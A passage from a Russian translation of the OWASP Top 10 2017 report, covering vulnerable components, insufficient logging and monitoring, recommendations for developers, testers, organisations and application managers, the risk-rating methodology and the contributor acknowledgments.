- не обеспечивается безопасность компонентов (см. **A6:2017-Некорректные параметры безопасности**).

Как предотвратить

Необходимо реализовать процесс управления обновлениями:

- удалите неиспользуемые зависимости, а также лишние функции, компоненты, файлы и сведения из документации;
- регулярно проверяйте актуальность версий клиентских и серверных компонентов (например, фреймворков и библиотек), а также их зависимостей, используя такие инструменты как versions, DependencyCheck, retire.js и т. п. Следите за новостями об уязвимостях на соответствующих ресурсах, таких как CVE и NVD. Используйте инструменты анализа состава ПО для автоматизации процесса. Подпишитесь на рассылки об уязвимостях, относящихся к используемым вами компонентам;
- загружайте компоненты из официальных источников по безопасным ссылкам. Отдавайте предпочтение подписанным пакетам для снижения риска установки измененного или вредоносного компонента;
- следите за библиотеками и компонентами, которые не поддерживаются или не получают обновлений безопасности. Если обновление не возможно, попробуйте использовать виртуальные патчи для обнаружения или предотвращения эксплуатации известных уязвимостей.

Каждая организация должна обеспечить отслеживание, приоритизацию и применение обновлений или изменений в конфигурации на протяжении всего жизненного цикла приложения или линейки приложений.

Примеры сценариев атак

Сценарий №1: Компоненты обычно запускаются с привилегиями приложения, поэтому уязвимость в любом из компонентов может привести к серьезным последствиям. Уязвимость может появиться случайно (например, из-за ошибки в коде) или преднамеренно (например, бэкдор). Вот несколько примеров эксплуатации уязвимостей, обнаруженных в компонентах:

- CVE-2017-5638: уязвимость в Struts 2, позволяющая удаленно выполнить произвольный код на сервере, стала причиной нескольких серьезных взломов;
- уязвимости в интернете вещей (IoT) зачастую сложно или невозможно устранить, а это может привести к серьезным последствиям (например, в случае биомедицинских приборов).

Существуют автоматизированные инструменты, позволяющие злоумышленникам находить уязвимые или некорректно настроенные системы. Например, поисковик Shodan для IoT позволяет обнаружить устройства, в которых до сих пор не устранена уязвимость Heartbleed, которая была исправлена в апреле 2014 года.

Ссылки

OWASP


- Стандарт подтверждения безопасности приложений OWASP: V1 Архитектура, разработка и моделирование угроз
- Проверки зависимостей OWASP (для библиотек Java и .NET)
- Руководство OWASP по тестированию: Установление взаимосвязей в архитектуре приложения (OTG-INFO-010)
- Рекомендации OWASP по использованию виртуальных патчей

Сторонние

- Унылая реальность небезопасных библиотек
- Поиск уязвимостей (CVE) MITRE
- Национальная база данных уязвимостей (NVD)
- Retire.js для обнаружения известных уязвимых библиотек JavaScript
- Бюллетени по безопасности библиотек Node

Инструменты и база данных бюллетеней по безопасности библиотек Ruby

Недостатки журналирования и мониторинга



Зависит от приложения	Сложность эксплуатации: 2	Распространенность: 3	Сложность обнаружения: 1	Технические: 2	Для бизнеса ?
Эксплуатация недостатков журналирования и мониторинга лежит в основе почти всех крупных взломов. При проведении атак злоумышленники полагаются на отсутствие контроля и своевременного реагирования на инциденты.		Данная уязвимость включена в Топ-10 по результатам отраслевых исследований. Одним из способов определить качество мониторинга является анализ журналов после проведения теста на проникновение. Для определения возможного ущерба все действия тестировщиков должны регистрироваться соответствующим образом.		Большинство атак начинаются с анализа уязвимостей. Возможность проведения подобного анализа повышает вероятность удачной эксплуатации уязвимости практически до 100%. В 2016 году обнаружение факта проникновения занимало в среднем 191 день – нанесенный за это время ущерб мог быть огромным.	

Является ли приложение уязвимым?

Недостатки журналирования, обнаружения атак, мониторинга и реагирования на инциденты выявляются постоянно:

- подвергаемые аудиту события, такие как удачные и неудачные попытки входа в систему, а также важные транзакции, не регистрируются;
- предупреждения и ошибки не регистрируются или регистрируются некорректно;
- журналы приложений и API не проверяются на предмет подозрительной активности;
- журналы хранятся только локально;
- пороговые значения предупреждений и схемы реагирования на инциденты отсутствуют или являются неэффективными;
- тестирование на проникновение и сканирование инструментами DAST (например, OWASP ZAP) не выдают предупреждений;
- приложение не может определять, реагировать или предупреждать об атаках в реальном или почти реальном времени.

В системе имеется утечка данных, если журналы регистрации и предупреждения доступны пользователям или атакующим (см. **A3:2017-Разглашение конфиденциальных данных**).

Как предотвратить

Исходя из критичности данных, хранимых или обрабатываемых приложением, необходимо:

- регистрировать все ошибки входа, доступа и проверки данных на стороне сервера с указанием контекста, достаточного для выявления подозрительных или вредоносных действий, а также хранить их для последующего анализа;
- регистрировать события в формате, наиболее подходящем для обработки централизованной службой журналирования;
- использовать контроль целостности журналов аудита важных транзакций для предотвращения подмены или удаления данных, например, с помощью доступных только для добавления таблиц БД;
- использовать эффективные системы мониторинга и предупреждения для своевременного обнаружения подозрительных действий и реагирования на них;
- разработать или утвердить руководство по реагированию на инциденты и устранению их последствий, такое как NIST 800-61 rev2.

Существуют коммерческие и бесплатные системы защиты приложений (например, OWASP AppSensor), межсетевые экраны веб-приложений (например, ModSecurity с набором основных правил OWASP ModSecurity), а также программы корреляции журналов с настраиваемыми панелями и предупреждениями.

Примеры сценариев атак

Сценарий №1: Форум открытого проекта, используемый небольшой командой, был взломан через уязвимость в его ПО. Злоумышленники удалили внутренний репозиторий, содержащий следующую версию продукта, а также все содержимое форума. Несмотря на возможность восстановления источника, отсутствие мониторинга, журналирования или оповещений привело к более серьезным последствиям. Из-за инцидента программный проект с форума более не развивается.

Сценарий №2: Злоумышленник может использовать один стандартный пароль для проверки доступа ко всем учетным записям, к некоторым из них он может подойти. Для остальных будет зарегистрирована лишь неудачная попытка входа. Через несколько дней попытка может повториться, но уже с другим паролем.

Сценарий №3: В крупной торговой сети имеется песочница для внутреннего анализа вредоносных вложений. Средства песочницы обнаружили потенциально вредоносное ПО, но никто не обращал внимания на получаемые от песочницы предупреждения, пока взлом не обнаружили в связи с мошенническими транзакциями по банковским картам от стороннего банка.

Ссылки

OWASP

- Проактивная защита OWASP: Реализация журналирования и обнаружения вторжений
- Стандарт подтверждения безопасности приложений OWASP: V8 Журналирование и мониторинг
- Руководство OWASP по тестированию: Подробные коды ошибок
- Памятка OWASP: Журналирование

Сторонние

- CWE-223: Отсутствие регистрации или отображения данных, относящихся к безопасности
- CWE-778: Некорректное журналирование

Что делать разработчикам

Разработайте и активно используйте методы и стандарты обеспечения безопасности

Для новичков, а также специалистов, уже хорошо знакомых с проблемами безопасности веб-приложений, создание безопасного веб-приложения или устранение уязвимостей в уже существующем может оказаться непростой задачей. При работе с большим набором приложений задача может показаться невыполнимой.

Чтобы помочь организациям и разработчикам экономически эффективно уменьшить риски, связанные с безопасностью приложений, OWASP создал множество бесплатных и общедоступных ресурсов. Ниже представлены некоторые решения OWASP, позволяющие организациям создавать безопасные веб-приложения и API. На следующей странице представлены дополнительные ресурсы OWASP, предназначенные для проверки безопасности приложений и API.

Требования к безопасности приложения	Чтобы создать безопасное веб-приложение, необходимо сначала разработать требования к его безопасности. Для этих целей рекомендуется использовать Стандарт подтверждения безопасности приложений OWASP (ASVS). При аутсорсинге используйте Приложение по безопасности к Контракту на разработку ПО от OWASP. **Примечание**: приложение применимо к договорному праву США, проконсультируйтесь с юристом перед его использованием.
Архитектура безопасности приложения	Вместо добавления механизмов обеспечения безопасности в готовые приложения и API экономически выгоднее встраивать их на этапе разработки. В качестве руководства при разработке безопасного приложения с нуля рекомендуется использовать Памятки OWASP.
Стандартные средства обеспечения безопасности	Сложно создать надежные и практичные средства обеспечения безопасности. Использование стандартных средств значительно упрощает разработку безопасных приложений и API. Проактивная защита OWASP является хорошим пособием для разработчиков, более того, сейчас многие фреймворки предоставляют стандартные средства контроля безопасности авторизации, защиты от межсайтовой подмены запросов и т. п.
Жизненный цикл безопасной разработки	Для усовершенствования процесса создания приложений и API рекомендуется использовать Модель обеспечения безопасности ПО (SAMM) от OWASP, которая позволяет разработать и реализовать методику обеспечения безопасности ПО, подходящую для конкретной организации.
Обучение безопасности приложений	Образовательный проект OWASP предоставляет материалы для обучения разработчиков безопасности веб-приложений. Для практических занятий используйте OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, OWASP Juice Shop или уязвимые веб-приложения OWASP. Чтобы оставаться в курсе, посещайте Конференции OWASP AppSec, тренинги или собрания региональных отделений OWASP.

Существует множество дополнительных ресурсов OWASP. Посетите страницу проектов OWASP, где на вкладке Project Inventory перечислены проекты Flagship, Labs и Incubator. Большинство ресурсов OWASP доступны на нашей Вики, а также многие документы OWASP можно заказать в бумажном или электронном виде.

+T Что делать тестировщикам

Внедрите постоянное тестирования безопасности приложений

Написать безопасный код – важно, но еще важнее подтвердить правильность реализации и использования разработанных средств защиты. Тестирование безопасности приложения проводится как раз для этих целей. Задача эта сложная и комплексная. Современные методы разработки, такие как Agile и DevOps, оказывают сильное влияние на традиционные подходы и средства, поэтому мы настоятельно рекомендуем определить критичность компонентов ваших приложений и подобрать эффективные методы работы с ними.

Современные угрозы быстро эволюционируют, поэтому одного сканирования или пентеста приложений в год уже недостаточно. Современная разработка требует тестирования безопасности в течение всего цикла разработки. Попробуйте улучшить процесс через автоматизацию безопасности. Необходимо также учесть ежегодные расходы на тестирование, экспресс-анализ, исправление, повторное тестирование и развертывание приложения, помноженные на количество поддерживаемых приложений.

Понимание модели угроз	Перед началом тестирования убедитесь, что правильно расставили приоритеты, исходя из модели угроз. Если у вас нет модели, ее необходимо разработать. Используйте для этого Стандарт подтверждения безопасности приложений (ASVS) и Руководство по тестированию от OWASP. Не полагайтесь на инструменты вендоров для определения критичных компонентов вашего бизнеса.
Понимание жизненного цикла разработки	Подход к тестированию безопасности приложения должен соответствовать команде, процессам и инструментам, используемым в течение жизненного цикла разработки ПО. Использование дополнительных шагов, этапов и проверок может привести к разногласиям, попыткам их обхода и нежеланию масштабироваться. Ищите подходящие способы сбора данных о безопасности и внедрения их в ваши процессы.
Стратегии тестирования	Выберите самый простой, быстрый и точный способ проверки каждого требования. Используйте Фреймворк знаний по безопасности и Стандарт подтверждения безопасности приложений от OWASP для определения функциональных и нефункциональных требований к безопасности, а также проведения комплексных испытаний. Не забывайте про специалистов, которые будут заниматься ложными срабатываниями или несрабатываниями автоматических инструментов.
Охват и точность	Необязательно начинать тестировать все подряд. Начните с самого важного и постепенно расширяйте программу проверок, т. е. увеличивайте количество автоматических проверок безопасности и уязвимостей, а также количество проверяемых приложений и API. Цель – достичь состояния, когда основные параметры безопасности всех приложений и API проверяются непрерывно.
Сообщайте о результатах правильно	Неважно, насколько хорошо проведено тестирование, если вы не можете грамотно сообщить о результатах. Добейтесь доверия, показав, что вы понимаете принцип работы приложения. Четко, без жаргонизмов, опишите способы и сценарии атак. Оцените реальную сложность обнаружения и эксплуатации уязвимостей, а также серьезность последствий. Наконец, сообщите о результатах исследования средствами, используемыми разработчиками, не в PDF-файлах.

Что делать организациям

Внедрите программу обеспечения безопасности приложений сейчас

Безопасность приложений больше не является факультативной. Под давлением регуляторов и растущего количества атак организации должны разрабатывать эффективные процессы и средства обеспечения безопасности своих приложений и API. Многие организации стараются справиться с огромным количеством уязвимостей в невероятном объеме кода уже выпущенных приложений и API.

OWASP рекомендует разработать программу обеспечения безопасности, чтобы проанализировать и улучшить безопасность приложений и API. Обеспечение безопасности требует эффективного взаимодействия различных подразделений организации, включая аудиторов, разработчиков, руководителей и администраторов. Безопасность должна быть наглядной и измеряемой, чтобы можно было увидеть и понять состояние безопасности приложения. Сделайте акцент на работах и результатах, которые реально улучшат безопасность и устранят или снизят риски. Модель обеспечения безопасности ПО и Руководство по безопасности приложений для руководителей ИБ от OWASP содержат большинство ключевых активностей из списка.

Начало работы

- Задокументируйте все приложения и связанные с ними данные. Крупным организациям рекомендуется использовать для этих целей базу данных управления конфигурацией.
- Разработайте программу обеспечения безопасности приложений и начните ее реализацию.
- Проведите анализ недостающих возможностей, сравнив свою организацию с другими компаниями, чтобы определить ключевые области улучшения и план действий.
- Получите одобрение руководства и разработайте план повышения осведомленности о безопасности приложений для данной организации.

Общий подход на основе рисков

- Определите требуемый уровень защиты ваших приложений с точки зрения бизнеса. При этом руководствуйтесь законами о конфиденциальности и другими нормативными документами, относящимися к защищаемым данным.
- Разработайте модель оценки наиболее распространенных угроз с указанием факторов вероятности и риска, отражающих устойчивость вашей организации к атакам.
- Оцените и приоритизируйте ваши приложения и API. Внесите результаты в БД управления конфигурацией.
- Разработайте руководство по корректному определению требуемого уровня покрытия и точности.

Подготовка надежной базы

- Разработайте специальные политики и стандарты, которые будут использоваться всеми разработчиками в качестве основ обеспечения безопасности приложений.
- Определите набор стандартных средств обеспечения безопасности, которые будут дополнять эти политики и стандарты, а также содержать руководство по их использованию при проектировании и разработке.
- Разработайте курсы по обеспечению безопасности приложений, посвященные разным темам и целям разработки.

Интеграция безопасности в существующие процессы

- Определите и внедрите в существующие процессы разработки и эксплуатации мероприятия по безопасной реализации и контролю. Состав работ: моделирование угроз, безопасное проектирование и анализ проектов, написание безопасного кода и его анализ, пентест и устранение недостатков.
- Для достижения успеха обеспечьте наличие экспертов в предметной области и служб поддержки для разработчиков и проектной команды.

Обеспечение визуального контроля

- Работайте с метриками. Принимайте решения об улучшениях и финансировании на основе метрик и данных аналитики. Метрики должны отражать средства и методы обеспечения безопасности, обнаруженные и устраненные уязвимости, покрытие приложения, описание ошибок по типу и количеству и т. п.
- Анализируйте данные по реализации и контролю для поиска основных причин и шаблонов уязвимостей при проведении стратегических и системных улучшений в компании. Учитывайте ошибки и предлагайте поощрения для продвижения улучшений.

Что делать менеджерам приложений

Управление жизненным циклом приложения

Приложения относятся к наиболее сложным системам, которые люди постоянно создают и обслуживают. Администрирование приложений необходимо поручать ИТ-специалистам, которые будут отвечать за весь их жизненный цикл. Мы предлагаем назначать менеджеров приложений, которые будут отвечать за технические аспекты приложения на протяжении его жизненного цикла, начиная со сбора требований и заканчивая выводом систем из эксплуатации, про что так часто забывают.

Требования и управление ресурсами

- Соберите и обсудите с заказчиком бизнес-требования к приложению, включая обеспечение конфиденциальности, подлинности, целостности и доступности всех информационных активов, а также ожидаемую бизнес-логику.
- Составьте перечень технических требований, включая функциональные и нефункциональные требования по безопасности.
- Спланируйте и обсудите бюджет, охватывающий все аспекты проектирования, создания, тестирования и эксплуатации, а также работы по обеспечению безопасности.

Запрос предложений и заключение контракта

- Обсудите требования с внутренними и внешними разработчиками, включая нормативы и требования вашей программы обеспечения безопасности, например, рекомендации по жизненному циклу разработки ПО.
- Оцените выполнение всех технических требований, включая этап планирования и проектирования.
- Обсудите все технические требования, включая проектирование, безопасность и гарантийные обязательства.
- Используйте шаблоны и контрольные списки, например, Приложение по безопасности к Контракту на разработку ПО от OWASP. **Примечание:** приложение применимо к договорному праву США, проконсультируйтесь с юристом перед его использованием.

Планирование и проектирование

- Обсудите планы и проекты с разработчиками и внутренними партнерами, например, специалистами по безопасности.
- Определите архитектуру и средства управления безопасностью, а также контрмеры, соответствующие требованиям защиты и ожидаемым уровням опасности. Все это должно обеспечиваться специалистами по безопасности.
- Убедитесь, что владелец приложения принимает остальные риски или предоставляет дополнительные ресурсы.
- В каждом спринте обеспечьте создание записей по безопасности с указанием ограничений, добавленных для нефункциональлных требований.

Развертывание, тестирование и внедрение

- Автоматизируйте безопасное развертывание приложения, интерфейсов и компонентов, а также получение необходимых разрешений.
- Протестируйте технические возможности и интеграцию с ИТ-архитектурой, а также организуйте бизнес-тестирование.
- Протестируйте "штатное" и "нештатное" использование технических и производственных возможностей.
- Организуйте тестирование безопасности в соответствии с внутренними процессами, требованиями защиты и предполагаемым уровнем опасности для каждого приложения.
- Введите приложение в эксплуатацию и перестаньте использовать старые приложения при необходимости.
- Согласуйте всю документацию, а также базу данных контроля изменений и архитектуру безопасности.

Работы и контроль изменений

- Работы должны включать в себя управление безопасностью приложения (например, управление обновлениями).
- Обратите внимание пользователей на безопасность, а также найдите компромисс между практичностью и безопасностью.
- Спланируйте и проведите модификации, например, переход на новую версию приложения или использование других компонентов (ОС, ПО или библиотек).
- Обновите документацию, включая документацию по контролю изменений, архитектуре безопасности, элементам управления и мерам противодействия, а также документацию по текущим задачам или проектам.

Вывод из эксплуатации

- Все важные данные необходимо заархивировать, а остальные безопасно удалить.
- Осуществите безопасный вывод приложения из эксплуатации, включая удаление неиспользуемых учетных записей, а также ролей и разрешений.
- Установите приложению статус "выведено из эксплуатации" в БД контроля изменений.

Степень опасности уязвимостей


Методика оценки степени опасности уязвимостей для списка Топ-10 основана на Методике оценки рисков OWASP. Для каждой категории угроз оценивались характерные для стандартного веб-приложения недостатки, исходя из факторов их вероятности и риска. Затем угрозы группировались по степени опасности для веб-приложений. Список уязвимостей обновляется с каждым новым выпуском Топ-10, по мере изменения среды и условий эксплуатации.

Методика оценки рисков OWASP описывает множество факторов, помогающих оценить опасность обнаруженной уязвимости. Топ-10 предоставляет лишь обобщенные данные, а не информацию о конкретных уязвимостях в реальных приложениях и API. Поэтому никто кроме владельца или менеджера приложения не сможет точно оценить риски, угрожающие конкретному приложению. Только вы обладаете наиболее полными знаниями, чтобы судить о критичности ваших приложений и данных, наличии возможных угроз, а также принципах работы и использования вашей системы.

Наша методика определяет три фактора вероятности наличия уязвимости (распространенность, сложность обнаружения и сложность эксплуатации) и один фактор ее опасности (технические последствия). Уровень критичности каждого фактора классифицируется от 1 (низкий) до 3 (высокий) и определяется специальными терминами. Распространенность, как правило, не требует расчета. Статистические данные по распространенности, предоставленные организациями (см. Благодарности на стр. 24), были обработаны и интегрированы в список Топ-10. Затем эти данные были объединены с двумя другими факторами вероятности (сложность обнаружения и сложность эксплуатации) для расчета вероятности наличия каждой уязвимости. Полученное значение было умножено на среднее значение тяжести технических последствий для определения совокупной опасности каждого пункта списка Топ-10 (чем выше результат, тем выше опасность). Сложность обнаружения и эксплуатации, а также последствия рассчитывались на основе CVE, связанных с каждой категорией Топ-10.

Примечание: данный подход не учитывает источники угроз, а также технические особенности отдельных приложений. Любой из этих факторов может в значительной степени повлиять на общую вероятность обнаружения и эксплуатации злоумышленником уязвимости. Классификация также не учитывает реальные последствия для бизнеса. Каждая организация должна сама решить насколько небезопасными могут быть ее приложения и API с учетом сложившихся традиций, отрасли применения и нормативной базы. В задачи Топ-10 OWASP не входит анализ угроз для конкретной организации.

Ниже представлен расчет степени опасности A6:2017-Некорректной настройки параметров безопасности.



Сводная таблица угроз Топ-10

Таблица ниже содержит сводную информацию о Топ-10 угроз безопасности приложений 2017 г., а также факторы риска, назначенные для каждой из угроз. Эти факторы определялись на основе доступной статистики и опыта команды Топ-10 OWASP. Чтобы рассчитать риски для конкретного приложения или организации, необходимо определить специфичные для них источники угроз и последствия для бизнеса. Даже критические недостатки ПО могут не представлять серьезной опасности, если отсутствуют источники угроз или последствия для бизнеса являются незначительными для рассматриваемых активов.

УГРОЗЫ	Векторы атак: Источники угроз	Векторы атак: Сложность эксплуатации	Недостатки безопасности: Распространенность	Недостатки безопасности: Сложность обнаружения	Последствия: Технические	Последствия: Для бизнеса	Уров. опасн.
A1:2017-Внедрение	Зависит от прил.	ПРОСТО: 3	РАСПРОСТР: 2	ПРОСТО: 3	ТЯЖЕЛЫЕ: 3	Зависит от прил.	8.0
A2:2017-Аутентификация	Зависит от прил.	ПРОСТО: 3	РАСПРОСТР: 2	СРЕДНЕ: 2	ТЯЖЕЛЫЕ: 3	Зависит от прил.	7.0
A3:2017-Разглашение данных	Зависит от прил.	СРЕДНЕ: 2	ОЧ. РАСПРОСТР: 3	СРЕДНЕ: 2	ТЯЖЕЛЫЕ: 3	Зависит от прил.	7.0
A4:2017-Внеш. сущ-ти XML (XXE)	Зависит от прил.	СРЕДНЕ: 2	РАСПРОСТР: 2	ПРОСТО: 3	ТЯЖЕЛЫЕ: 3	Зависит от прил.	7.0
A5:2017-Недостатки контроля доступа	Зависит от прил.	СРЕДНЕ: 2	РАСПРОСТР: 2	СРЕДНЕ: 2	ТЯЖЕЛЫЕ: 3	Зависит от прил.	6.0
A6:2017-Некорр. настр. безопасности	Зависит от прил.	ПРОСТО: 3	ОЧ. РАСПРОСТР: 3	ПРОСТО: 3	УМЕРЕННЫЕ: 2	Зависит от прил.	6.0
A7:2017-Межсайтовое выполнение сценариев (XSS)	Зависит от прил.	ПРОСТО: 3	ОЧ. РАСПРОСТР: 3	ПРОСТО: 3	УМЕРЕННЫЕ: 2	Зависит от прил.	6.0
A8:2017-Небезопасная десериализация	Зависит от прил.	СЛОЖНО: 1	РАСПРОСТР: 2	СРЕДНЕ: 2	ТЯЖЕЛЫЕ: 3	Зависит от прил.	5.0
A9:2017-Уязвимые компоненты	Зависит от прил.	СРЕДНЕ: 2	ОЧ. РАСПРОСТР: 3	СРЕДНЕ: 2	УМЕРЕННЫЕ: 2	Зависит от прил.	4.7
A10:2017-Недостатки журналирования и мониторинга	Зависит от прил.	СРЕДНЕ: 2	ОЧ. РАСПРОСТР: 3	СЛОЖНО: 1	УМЕРЕННЫЕ: 2	Зависит от прил.	4.0

Дополнительные риски, требующие внимания

Помимо угроз, представленных в Топ-10, существуют другие риски, которые необходимо оценивать и учитывать. Некоторые из них уже описывались в прошлых версиях Топ-10, а некоторые – нет, включая новые техники атак, которые появляются постоянно. Ниже перечислены дополнительные угрозы безопасности приложений (по номеру CWE), на которые также необходимо обратить внимание:

- CWE-352: Межсайтовая подмена запросов (CSRF)
- CWE-400: Неконтролируемое использование ресурсов ("Чрезмерное потребление ресурсов", "Отказ в обслуживании приложения")
- CWE-434: Отсутствие ограничений на загрузку файлов небезопасного типа
- CWE-451: Некорректное представление важной информации интерфейсом пользователя (Подмена интерфейса/курсора и прочее)
- CWE-601: Перенаправление на небезопасный сайт ("Открытая переадресация")
- CWE-799: Некорректное ограничение частоты взаимодействия (Противодействие автоматизации)
- CWE-829: Использование функций недоверенных источников (Сторонний контент)
- CWE-918: Подмена запросов на стороне сервера (SSRF)

Обзор

На саммите OWASP активные участники и члены сообщества приняли решение о представлении уязвимостей, двух перспективных классах уязвимостей, а также классификации уязвимостей на основе количественных и качественных данных.

Отраслевые исследования

Для исследования были отобраны категории уязвимостей, которые ранее считались кандидатами или упоминались в отзывах на 2017 RC1 в списке рассылки Топ-10. Мы упорядочили эти данные и попросили сообщество выделить топ-четыре уязвимостей, которые стоит включить в Топ-10 OWASP 2017. Опрос проводился со 2 августа по 18 сентября 2017 г. Было получено 516 ответов, по которым определили критичность уязвимостей.

Критичность	Категории уязвимостей по данным исследования	Оценка
1	Разглашение конфиденциальных данных (Нарушение конфиденциальности) [CWE-359]	748
2	Уязвимости, связанные с шифрованием [CWE-310/311/312/326/327]	584
3	Десериализация недоверенных данных [CWE-502]	514
4	Обход авторизации с использованием ключа пользователя (Небезопасные прямые ссылки на объекты* и Подмена пути) [CWE-639]	493
5	Недостатки журналирования и мониторинга [CWE-223 / CWE-778]	440

Разглашение частной информации без сомнения является самой критичной уязвимостью, но она лишь дополняет существующую категорию A3:2017-Разглашение конфиденциальных данных. Сюда же можно отнести уязвимости, связанные с шифрованием. Небезопасная десериализация была третьей по данным опроса, поэтому после оценки ее опасности она была добавлена в Топ-10 в качестве категории A8:2017-Небезопасная десериализация. Под четвертым номером шли уязвимости, связанные с ключами пользователей, и их включили в список в категорию A5:2017-Недостатки контроля доступа. Приятно видеть, что в ходе исследования высоко оценили важность этих уязвимостей, поскольку данных по ним не много. Пятыми в списке шли недостатки журналирования и мониторинга, которые дополнили Топ-10 категорией A10:2017-Недостатки журналирования и мониторинга. Настало время, когда приложение должно уметь определять атаки, регистрировать связанные с ними события, а также выводить предупреждения и реагировать на них.

Открытый сбор данных

Традиционно, данные собирались и анализировались на основе частотности: сколько уязвимостей было обнаружено в приложениях. Известно, что автоматизированные средства сообщают обо всех фактах обнаружения одной и той же уязвимости, а специалисты – об обнаружении одной уязвимости, но в разных условиях. Поэтому при анализе сложно объединить два этих подхода.

Для версии 2017 коэффициент уязвимости рассчитывался на основе количества приложений, имеющих одну или более уязвимостей определенного типа. Большинство данных предоставлялось в двух вариантах: в традиционном частотном, с подсчетом всех фактов обнаружения уязвимости, и нетрадиционном, с подсчетом приложений, в которых уязвимость была обнаружена (один или более раз). Несмотря на несовершенство, этот подход позволяет сравнить данные, полученные специалистами с помощью специализированных средств, и данные, полученные специализированными средствами с участием специалистов. Необработанные данные и результаты анализа доступны на GitHub. Для будущих версий Топ-10 планируется создание дополнительной структуры, предназначенной для этих целей.

В ответ на призыв о сборе информации было получено 40+ комплектов данных. Большинство из них идентично полученным в ходе первоначального сбора (на основе частотного подхода), поэтому мы использовали данные только 23 источников, охватывающие ≈114 тыс. приложений. По возможности, брались данные за один год от одного источника. Большинство приложений являются уникальными, хотя есть вероятность повторения приложений в ежегодных данных от Veracode. Данные из 23 комплектов были поделены на полученные специалистами с помощью специальных средств и коэффициенты уязвимости, полученные с помощью инструментов с участием специалистов. Мы рассчитали процентное соотношение приложений, содержащих каждый тип уязвимости. Коэффициент уязвимости использовался для расчета распространенности при оценке опасности для определения критичности уязвимости в списке Топ-10.

Благодарности

Организации, предоставившие данные

Хотим поблагодарить организации, которые предоставили свои данные по уязвимостям для выпуска обновленной версии 2017:

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurança & Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

Впервые все данные, предоставленные для выпуска Топ-10, а также полный список источников доступны публично.

Отдельные участники проекта

Хотим поблагодарить отдельных участников проекта, которые внесли ощутимый вклад в работу по созданию Топ-10 на GitHub:

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknight
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebl
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyanton
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlacol
- vdbaan
- yohgaki

Также хотим поблагодарить всех, кто присылал свои отзывы через Твиттер, по электронной почте или каким-либо другим способом.
